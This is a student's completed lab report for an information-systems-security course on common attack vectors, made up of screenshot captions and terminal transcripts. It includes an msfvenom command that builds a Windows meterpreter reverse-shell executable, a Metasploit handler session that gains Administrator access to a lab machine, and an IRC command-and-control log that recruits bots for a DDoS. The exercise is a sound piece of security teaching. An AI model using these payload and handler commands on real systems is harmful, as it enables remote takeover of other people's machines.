

Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06

Student:

Fernando Parra

Email:

fparra1@msudenve.edu

Time on Task:

9 hours, 38 minutes

Progress:


100%

Report Generated: Saturday, March 23, 2024 at 12:08 AM

Section 1: Hands-On Demonstration

Part 1: Perform an Injection Attack


11. Make a screen capture showing the **DOM XSS** dialog box.



Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06


21. Make a screen capture showing the successful admin login.




Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06

26. Make a screen capture showing the **successful Reflected XSS injection**.




42. Make a screen capture showing the user with the @owasp.org email.



Part 2: Perform a Malware Attack


6. Make a screen capture showing the **msfvenom** output.




```
kali@kali: ~/payloads 05:43 PM
Assessing Common Attack Vectors (4e)
AttackLinux01
2024-03-19 15:43:15
Fernando Parra

File Edit View Search Terminal Help
(kali@kali) - [~]
$ mkdir payloads
(kali@kali) - [~]
$ cd payloads
(kali@kali) - [~/payloads]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444
-f exe -o malwarePayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: malwarePayload.exe
(kali@kali) - [~/payloads]
$
```

23. Make a screen capture showing the **Opening malwarePayload.exe** dialog box.



36. Make a screen capture showing the **output of the sysinfo command**.



The screenshot shows a Kali Linux terminal window with the following content:

```
kali@kali: ~/payloads
Assessing Common Attack Vectors (4e)
AttackLinux01
2024-03-19 16:07:01
x Ferdi@kali: ~/payloads

LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- ----
0 Wildcard Target

msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 202.20.2.4
lhost => 202.20.2.4
msf6 exploit(multi/handler) > set port 4444
port => 4444
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Sending stage (200262 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:23173 ) at 2024-03-19 18:04:55 -0400

meterpreter > getuid
Server username: VWORKSTATION\Administrator
meterpreter > sysinfo
Computer : VWORKSTATION
OS : Windows 2016+ (10.0 Build 20348).
Architecture : x64
System Language : en-US
Domain : SECURELABSONDEM
Logged On Users : 7
Meterpreter : x64/windows
meterpreter >
```

Section 2: Applied Learning

Part 1: Perform a Distributed Denial-of-Service Attack

25. Make a screen capture showing the newly recruited hosts.




```
Assessing Common Attack Vectors (4e)
AttackLinux01
2024-03-19 16:26:09
Fernando Parra x irssi


DoS Attacker x PHP

Try to take over the world...
18:21 < alfred_deborouter> Host is up (0.000016s latency).
18:21 < alfred_deborouter> Not shown: 998 closed ports
18:21 < alfred_deborouter> PORT      STATE SERVICE
18:21 < alfred_deborouter> 22/tcp open  ssh
18:21 < alfred_deborouter> 23/tcp open  telnet
18:21 < alfred_deborouter> Nmap scan report for 204.40.4.46
18:21 < alfred_deborouter> Host is up (0.000016s latency).
18:21 < alfred_deborouter> Not shown: 998 closed ports
18:21 < alfred_deborouter> PORT      STATE SERVICE
18:21 < alfred_deborouter> 22/tcp open  ssh
18:21 < alfred_deborouter> 23/tcp open  telnet
18:21 < alfred_deborouter> Nmap done: 256 IP addresses (6 hosts up) scanned in 28.39 seconds
18:21 < alfred_deborouter>
18:24 < kali> .recruit alfred_deborouter
18:24 < alfred_deborouter> Searching for signs of unintelligent life...
18:24 < alfred_deborouter> ...found, left a calling card
18:25 -!- qUAke2600 [qUAke2600@204.40.4.36] has joined #c2
18:25 -!- Satar1102 [Satar1102@204.40.4.26] has joined #c2
18:25 -!- LINKST-rt65 [LINKST-rt65@204.40.4.46] has joined #c2
18:25 -!- COMM1984 [COMM1984@204.40.4.16] has joined #c2
18:25 < kali> .muster
18:25 < TargetPi> Poised to pounce
18:25 < alfred_deborouter> Ready to morph
18:25 < TargetLinux02> Let us have a go
18:25 < qUAke2600> Shotgun
18:25 < Satar1102> Ready to rumble
18:25 < LINKST-rt65> Poised to pounce
18:25 < COMM1984> Poised to pounce
18:26 [kali] [2:debnet/#c2] Act: !
[#c2]
```

